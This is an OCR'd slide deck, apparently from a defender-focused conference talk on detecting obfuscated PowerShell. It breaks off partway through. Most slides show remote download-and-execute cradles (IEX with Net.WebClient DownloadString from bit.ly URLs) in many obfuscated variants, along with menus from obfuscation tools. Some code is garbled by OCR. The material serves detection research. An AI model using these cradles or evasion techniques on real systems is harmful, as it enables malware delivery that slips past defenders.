

# DevSec Defense

How DevOps Practices Can Drive  
Detection Development For Defenders

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Senior Applied Security Researcher

FireEye's Advanced Practices Team



```
PS C:\> .('g'+'c')('env:Us'+'er*Name')
```

- Daniel Bohannon (@danielhbohannon)
- Senior Applied Security Researcher
- FireEye's Advanced Practices Team
- Blog: <http://danielbohannon.com>
- I like writing obfuscation stuff
  - Invoke-Obfuscation
  - Invoke-CradleCrafter
  - Invoke-DOSfuscation
- I REALLY like writing detection stuff
  - Revoke-Obfuscation





# \$ag = New-Object System.Agenda

- Motivation
- Case Study #1: PowerShell Obfuscation
- Case Study #2: Cmd.exe Obfuscation
- Case Study #3: Framework Fuzzing
- Key Takeaways



# \$ag = New-Object System.Agenda

- **Motivation**
- Case Study #1: PowerShell Obfuscation
- Case Study #2: Cmd.exe Obfuscation
- Case Study #3: Framework Fuzzing
- Key Takeaways



# [System.Motivation]::GetBackground()

- Background of 8 years in:
  - IT operations
  - Operational security
  - Incident Response consulting
  - Applied detection R&D at scale
- 2 consistent things in each role

# [System.Motivation]::GetBackground()


- Background of 8 years in:
  - IT operations
  - Operational security
  - Incident Response consulting
  - Applied detection R&D at scale
- 2 consistent things in each role
  - Coffee connoisseur



<https://www.beanthere.co.za/shop/home-brewing/chemex-coffee-maker/>

# [System.Motivation]::GetBackground()

- Background of 8 years in:
  - IT operations
  - Operational security
  - Incident Response consulting
  - Applied detection R&D at scale
- 2 consistent things in each role
  - Coffee connoisseur
  - Aspiring PowerShell aficionado



<https://www.beanthere.co.za/shop/home-brewing/chemex-coffee-maker/>

<https://i2.wp.com/powershelldistrict.com/wp-content/uploads/2015/01/PowerShell-Hero.png>

# Get-LocalUser | ? { \$\_.Intent -eq 'Malicious' }

- Attackers love PowerShell
- Native, signed Windows binary
- Tons of offensive tradecraft
- Easy memory-only remote download cradle one-liners
  - PS> `iex(iwr bit.ly/e0Mw9w)`



<http://haxf4rall.com/2017/12/18/invoke-psimage-tool-to-embed-powershell-scripts-in-png-image-pixels/>

# Get-LocalUser | ? { \$\_.Intent -eq 'Malicious' }

- Attackers love PowerShell
- Native, signed Windows binary
- Tons of offensive tradecraft
- Easy memory-only remote download cradle one-liners

- `PS> iex(iwr bit.ly/e0Mw9w)`
- `PS> IEX(New-Object  
Net.WebClient).DownloadString(  
'http://bit.ly/L3g1t')`



<http://haxf4rall.com/2017/12/18/invoke-psimage-tool-to-embed-powershell-scripts-in-png-image-pixels/>



# Get-WinEvent '\*-PowerShell/\*' | ? { \$\_.Intent -eq 'Evil' }

- [ENTER DETECTION DEVELOPMENT]
  - Forensic artifacts
  - Network detection
  - Real-time host-based detection
- Rigid Signature vs **Resilient Detection**
  - Reactive vs Proactive detection development
  - As TTPs change so should your detections  
(kind of)




## PowerForensics

<https://powerforensics.readthedocs.io/en/latest/>



# Get-Content about\_DevSecDefense

- Is this talk about
  - Automation?
  - Dev Ops?
  - Detection Dev?
- YES!





# \$caseStudies.GetEnumerator()

- 3 Detection Research Case Studies
- My methodology for crafting detections
- PowerShell frameworks that help drive:
  - Detection development
  - Detection tuning
  - Sharing of detection research

**THIS IS HOW WE DO**



**DETECTIONS**




# \$ag = New-Object System.Agenda

- Motivation
- **Case Study #1: PowerShell Obfuscation**
- Case Study #2: Cmd.exe Obfuscation
- Case Study #3: Framework Fuzzing
- Key Takeaways



# \$caseStudyArr[0] | Format-Table

- Case Study 1: PowerShell Obfuscation
  - **Define the problem**
    - PowerShell argument & script obfuscation can evade rigid detections
  - **Assess our tools**
    - AST (Abstract Syntax Tree)
    - PSScriptAnalyzer
  - **Develop detections**





# #PowerShell Obfuscation

- PS> **Invoke-Expression (New-Object**  
**Net.WebClient).DownloadString('http://bit.ly/L3g1t')**
  - \$str1 = "**Invoke-Expression** "
  - \$str2 = "**New-Object** "
  - \$str3 = "**Net.WebClient**"
  - \$str4 = ".**DownloadString**"
  - \$str5 = /**http(s)??:\V\V/**
  - Condition: (all of (\$str\*))



# #PowerShell Obfuscation – String Token

- PS> `Invoke-Expression (New-Object  
Net.WebClient).DownloadString('ht'+'tp:\bit.ly/L3g1t')`
  - String concatenation
  - Slash interchangeability
    - http://
    - http:\\
    - http:\
    - http:\



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object  
Net.WebClient).'DownloadString'('ht'+ 'tp:\bit.ly/L3g1t'  
)`



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object  
Net.WebClient)."DownloadString"('ht'+'tp://bit.ly/L3g1t'  
)`



# #PowerShell Obfuscation – Member Token

- PS> Invoke-Expression (New-Object  
Net.WebClient)."Download`String"('ht'+tp:\bit.ly/L3g1t  
' )



# #PowerShell Obfuscation – Member Token

- PS> `Invoke`  
`Net.WebCli`  
`' )`

**Get-Help about\_Escape\_Characters**

USING SPECIAL CHARACTERS

When used within quotation marks, the escape character indicates a special character that provides instructions to the command parser.

The following special characters are recognized by Windows PowerShell:

`0	Null
`a	Alert
`b	Backspace
`f	Form feed
`n	New line
`r	Carriage return
`t	Horizontal tab
`v	Vertical tab

For example:

```
PS C:\> "12345678123456781`nCol1`tColumn2`tCol3"
12345678123456781
Col1      Column2 Col3
```

: \bit.ly/L3g1t

In Windows PowerShell, the escape character is the backtick (`), also called the grave accent



# #PowerShell Obfuscation – Member Token

- PS> Invoke-Expression (New-Object  
Net.WebClient)."<`D`o`wnl`oad`String`(`  
'ht`+'tp:\/bit.ly/L3g1t`')



# #PowerShell Obfuscation – Member Token

- PS> Invoke-Expression (New-Object  
Net.WebClient)."`D`o`wn`l`oa`d`Str`in`g"(  
'ht'+'tp:\bit.ly/L3g1t')



# #PowerShell Obfuscation – Member Token

- PS> Invoke-Expression (New-Object  
Net.WebClient)."<`D`o`w`N`l`o`A`d`s`T`R`i`N`g`(`  
'ht`+'tp:`\bit.ly/L3g1t`')



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object  
Net.WebClient).`^D`o`w`^N`l`o`A`d`s`^T`R`i`N`g`(`  
'ht'+'tp:\bit.ly/L3g1t')`
- What about string manipulation of Member Token?



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object  
Net.WebClient).("DownloadString")(  
'ht'+ 'tp:\bit.ly/L3g1t')`
- What about string manipulation of Member Token?



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object  
Net.WebClient).("Down"+"loadString")(  
'ht'+'tp:\bit.ly/L3g1t')`
- What about string manipulation of Member Token?
  - String Concatenation



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object  
Net.WebClient).("Down"+"loadString").Invoke(  
'ht'+'tp:\bit.ly/L3g1t')`
- What about string manipulation of Member Token?
  - String Concatenation



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object`  
`Net.WebClient).("{1}{0}{2}"-f"load", "Down",`  
`"String").Invoke('ht'+tp:\bit.ly/L3g1t')`
- What about string manipulation of Member Token?
  - String Concatenation
  - String Reordering



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object Net.WebClient).(-join [char[]](68,111,119,110,108,111,97,100,83,116,114,105,110,103)).Invoke('ht'+tp:\bit.ly/L3g1t')`
- What about string manipulation of Member Token?
  - String Concatenation
  - String Reordering
  - ASCII Conversion



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object Net.WebClient).(-join [char[]](68,111,119,110,108,111,97,100,83,116,114,105,110,103)).Invoke('ht'+tp:\bit.ly/L3g1t')`
- What about string manipulation of Member Token?
  - String Concatenation
  - String Reordering
  - ASCII Conversion

**How else can we produce the  
string "DownloadString"?  
DEMO 1**



# #PowerShell Obfuscation – Member Token

- PS> `Invoke-Expression (New-Object`  
`Net.WebClient).((.{'{1}{0}' -f 'Object', 'New-' )`  
`('Net.Web'+ 'Client') | .(gal gm) | ?{({ls`  
`variable:_).Value.Name -`  
`like 'D*S*g' }).Name).Invoke('ht'+'tp:\bit.ly/L3g1t')`
- What about string manipulation of Member Token?
  - String Concatenation
  - String Reordering
  - ASCII Conversion
  - Member Enumeration / String Substitution



# #PowerShell Obfuscation – Argument Token

- PS> Invoke-Expression (New-Object  
Net.WebClient).((.{(''{1}{'{0}''-f'Object',''New-'')  
('Net.Web'+ 'Client') | .(gal gm) | ?{(ls  
variable:\_).Value.Name -  
clike'D\*S\*g'}).Name).Invoke('ht'+ 'tp:\bit.ly/L3g1t')



# #PowerShell Obfuscation – Argument Token

- PS> Invoke-Expression (New-Object  
Net`Web`Client).((.(.'{1}{0}'-f'Object','New-')  
('Net.Web'+ 'Client') | .(gal gm) | ?{(ls  
variable:\_).Value.Name -  
clike'D\*S\*g'}).Name).Invoke('ht'+ 'tp:\bit.ly/L3g1t')



# #PowerShell Obfuscation – Argument Token

- PS> `Invoke-Expression (New-Object ('Net.Web'+ 'Client')).((.{('1}{0}' -f 'Object', 'New- ') ('Net.Web'+ 'Client') | .(gal gm) | ?{({ls variable:_).Value.Name - clike 'D*S*g' }).Name).Invoke('ht'+ 'tp:\bit.ly/L3g1t')`



# #PowerShell Obfuscation – Argument Token

- PS> Invoke-Expression (New-Object ('{1}{0}'-f'Client','Net.Web')).((.(''{1}{0}''-f'Object','New-')('Net.Web'+ 'Client'))|.(gal gm)|?{(ls variable:\_).Value.Name -clike 'D\*S\*g'}).Name).Invoke('ht'+ 'tp:\bit.ly/L3g1t')



# #PowerShell Obfuscation – Cmdlet Token

- PS> `Invoke-Expression (New-Object ('{1}{0}' -f 'Client','Net.Web')).((.'('{1}{0}' -f 'Object','New-')('Net.Web'+ 'Client')) | .(gal gm) | ?{({ls variable:_}).Value.Name -clike 'D*S*g'}).Name).Invoke('ht'+'tp:\bit.ly/L3g1t')`



# #PowerShell Obfuscation – Cmdlet Token

- PS> `Invoke-Expression (.(('New-'+'Object')(''{1}{{0}}' -f 'Client','Net.Web'))).((.((''{1}{{0}}' -f 'Object','New-')('Net.Web'+ 'Client')) | .(gal gm) | ?{({ls variable:_}).Value.Name -clike 'D*S*g'}).Name).Invoke('ht'+ 'tp:\bit.ly/L3g1t')`



# #PowerShell Obfuscation – Cmdlet Token

- PS> `Invoke-Expression (.'{1}{0}'-f'Object', 'New-')(''{1}{0}'-f'Client', 'Net.Web')).((.'{1}{0}'-f'Object', 'New-') ('Net.Web'+ 'Client') | .(gal gm) | ?{(`ls variable:_).Value.Name -clike 'D*S*g'}).Name).Invoke('ht'+ 'tp:\bit.ly/L3g1t')`



# #PowerShell Obfuscation – Cmdlet Token

- PS> Invoke-Expression ( .( -join[char[]](78,101,119,45,79,98,106,101,99,116))(''{1}{0}' -f 'Client', 'Net.Web')).(( .(''{1}{0}' -f 'Object', 'New-')('Net.Web'+ 'Client')) | .(gal gm) | ?{ (ls variable:\_).Value.Name -clike 'D\*S\*g' }).Name ).Invoke('ht'+'tp:\bit.ly/L3g1t')



# #PowerShell Obfuscation – Cmdlet Token

- PS> Invoke-Expression (.(GCM N\*j\*je\*t)(''{1}{0}' -f 'Client','Net.Web')).((.(''{1}{0}' -f 'Object','New-')('Net.Web'+ 'Client')) | .(gal gm) | ?{({ls variable:\_}).Value.Name -clike 'D\*S\*g'}).Name).Invoke('ht'+'tp:\bit.ly/L3g1t')



# #PowerShell Obfuscation – Invocation

- PS> `Invoke-Expression (.(GCM N*je*t)(''{1}{0}' -f 'Client','Net.Web')).((.''{1}{0}' -f 'Object','New-')('Net.Web'+ 'Client')) | .(gal gm) | ?{(`ls variable:_).Value.Name -clike 'D*S*g' }).Name).Invoke('ht'+'tp:\bit.ly/L3g1t')`



# #PowerShell Obfuscation – Invocation

- PS> \$expression = (New-Object  
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
- I`E`X \$expression
- &('I'+ 'EX')\$expression
- .({1}{0}' -f 'EX', 'I')\$expression
- .(-join[char[]](105,101,120))\$expression
- .( ([String]'' .LastIndexOfAny)[84,11,80]-join '')\$expression
- &(\$env:ComSpec[4,26,25]-join '')\$expression



# #PowerShell Obfuscation – Invocation

- PS> \$expression = (New-Object  
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
- &(GCM \*-Ex\*n)\$expression
- .(GAL IE\*)\$expression
- ICM([ScriptBlock]::Create(\$expression))
- [PowerShell]::Create().AddScript((\$expression)).Invoke()
- Invoke-AsWorkflow -Expression (\$expression)



# #PowerShell Obfuscation – Invocation

- PS> \$expression = (New-Object  
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
- &\$ExecutionContext.InvokeCommand.GetCmdlets('I\*e-  
E\*')\$expression
- \$ExecutionContext.InvokeCommand.InvokeScript(\$expression)



# #PowerShell Obfuscation – Invocation

- PS> \$expression = (New-Object  
Net.WebClient).DownloadString('http://bit.ly/L3g1t')
- &(GV Ex\*xt).Value.(((GV Ex\*xt).Value|GM)[6].Name).(((GV  
Ex\*xt).Value.(((GV Ex\*xt).Value|GM)[6].Name)|GM|Where-Object{((Get-  
ChildItem Variable:\\_).Value.Name-iLike '\*lets'})}.Name).Invoke('\*e-  
Ex\*')\$expression
- (Get-Item Variable:/E\*onte\*).Value |%{(GV \_).Value.(((Get-Item  
Variable:/E\*onte\*).Value|GM)[6].Name).(((Get-Item  
Variable:/E\*onte\*).Value.(((Get-Item  
Variable:/E\*onte\*).Value|GM)[6].Name)|GM)?{(GV \_).Value.Name-  
like '\*k\*ript'})}.Name).Invoke(\$expression)}



# #PowerShell Obfuscation – Invocation

- Invoke-CradleCrafter invocation options

Choose one of the below Memory\PsWebString\Invoke options to APPLY to current cradle:

[*] MEMORY\PSWEBSTRING\INVOKE\1	No Invoke	--> For testing download sans IEX
[*] MEMORY\PSWEBSTRING\INVOKE\2	PS IEX	--> IEX/Invoke-Expression
[*] MEMORY\PSWEBSTRING\INVOKE\3	PS Get-Alias	--> Get-Alias/GAL
[*] MEMORY\PSWEBSTRING\INVOKE\4	PS Get-Command	--> Get-Command/GCM
[*] MEMORY\PSWEBSTRING\INVOKE\5	PS1.0 GetCmdlet	--> \$ExecutionContext...
[*] MEMORY\PSWEBSTRING\INVOKE\6	PS1.0 Invoke	--> \$ExecutionContext...
[*] MEMORY\PSWEBSTRING\INVOKE\7	ScriptBlock+ICM	--> ICM/Invoke-Command/.Invoke()
[*] MEMORY\PSWEBSTRING\INVOKE\8	PS Runspace	--> [PowerShell]::Create() (StdOut)
[*] MEMORY\PSWEBSTRING\INVOKE\9	Concatenated IEX	--> .(\$env:ComSpec[4,15,25]-Join'')
[*] MEMORY\PSWEBSTRING\INVOKE\10	Invoke-AsWorkflow	--> Invoke-AsWorkflow (PS3.0+)



# #PowerShell Obfuscation – Invocation

```
Tool    :: Invoke-Obfuscation
Author   :: Daniel Bohannon (DBO)
Twitter  :: @danielbohannon
Blog     :: http://danielbohannon.com
Github   :: https://github.com/danielbohannon/Invoke-Obfuscation
Version  :: 1.7
License  :: Apache License, Version 2.0
Notes    :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*] Tutorial of how to use this tool
[*] Show this Help Menu
[*] Show options for payload to obfuscate
[*] Clear screen
[*] Execute ObfuscatedCommand locally
[*] Copy ObfuscatedCommand to clipboard
[*] Write ObfuscatedCommand Out to disk
[*] Reset ALL obfuscation for ObfuscatedCommand
[*] Undo LAST obfuscation for ObfuscatedCommand
[*] Go Back to previous obfuscation menu
[*] Quit Invoke-Obfuscation
[*] Return to Home Menu

TUTORIAL
HELP,GET-HELP,?, -?, /?, MENU
SHOW OPTIONS, SHOW, OPTIONS
CLEAR,CLEAR-HOST,CLS
EXEC,EXECUTE,TEST, RUN
COPY,CLIP,CLIPBOARD
OUT
RESET
UNDO
BACK,CD ..
QUIT,EXIT
HOME,MAIN

Choose one of the below options:

[*] TOKEN      Obfuscate PowerShell command Tokens
[*] STRING     Obfuscate entire command as a String
[*] ENCODING   Obfuscate entire command via Encoding
[*] LAUNCHER   Obfuscate command args w/Launcher techniques (run once at end)

Invoke-Obfuscation>
```



## Invoke-Obfuscation

## DEMO 2

## Invoke-CradleCrafter



```
Tool    :: Invoke-CradleCrafter
Author   :: Daniel Bohannon (DBO)
Twitter  :: @danielbohannon
Blog     :: http://danielbohannon.com
Github   :: https://github.com/danielbohannon/Invoke-CradleCrafter
Version  :: 1.0
License  :: Apache License, Version 2.0
Notes    :: If(!$Caffeinated) {Exit}

HELP MENU :: Available options shown below:

[*] Tutorial of how to use this tool
[*] Show this Help Menu
[*] Show options for cradle to obfuscate
[*] Clear screen
[*] Execute ObfuscatedCradle locally
[*] Copy ObfuscatedCradle to clipboard
[*] Write ObfuscatedCradle Out to disk
[*] Reset ALL obfuscation for ObfuscatedCradle
[*] Undo LAST obfuscation for ObfuscatedCradle
[*] Go Back to previous obfuscation menu
[*] Quit Invoke-CradleCrafter
[*] Return to Home Menu

TUTORIAL
HELP,GET-HELP,?, -?, /?, MENU
SHOW OPTIONS, SHOW, OPTIONS
CLEAR,CLEAR-HOST,CLS
EXEC,EXECUTE,TEST, RUN
COPY,CLIP,CLIPBOARD
OUT
RESET
UNDO
BACK,CD ..
QUIT,EXIT
HOME,MAIN

Choose one of the below options:

[*] MEMORY      Memory-only remote download cradles
[*] DISK        Disk-based remote download cradles

Invoke-CradleCrafter>
```

# #PowerShell Obfuscation – Assess Tools

- Assess our tools (to develop detections)
  - PowerShell logging
    - Module
    - Script Block
    - Transcription)
  - AST (Abstract Syntax Tree)
  - PSScriptAnalyzer



C:\ [10.0.15063.0 (WinBuild.160101.0800)]

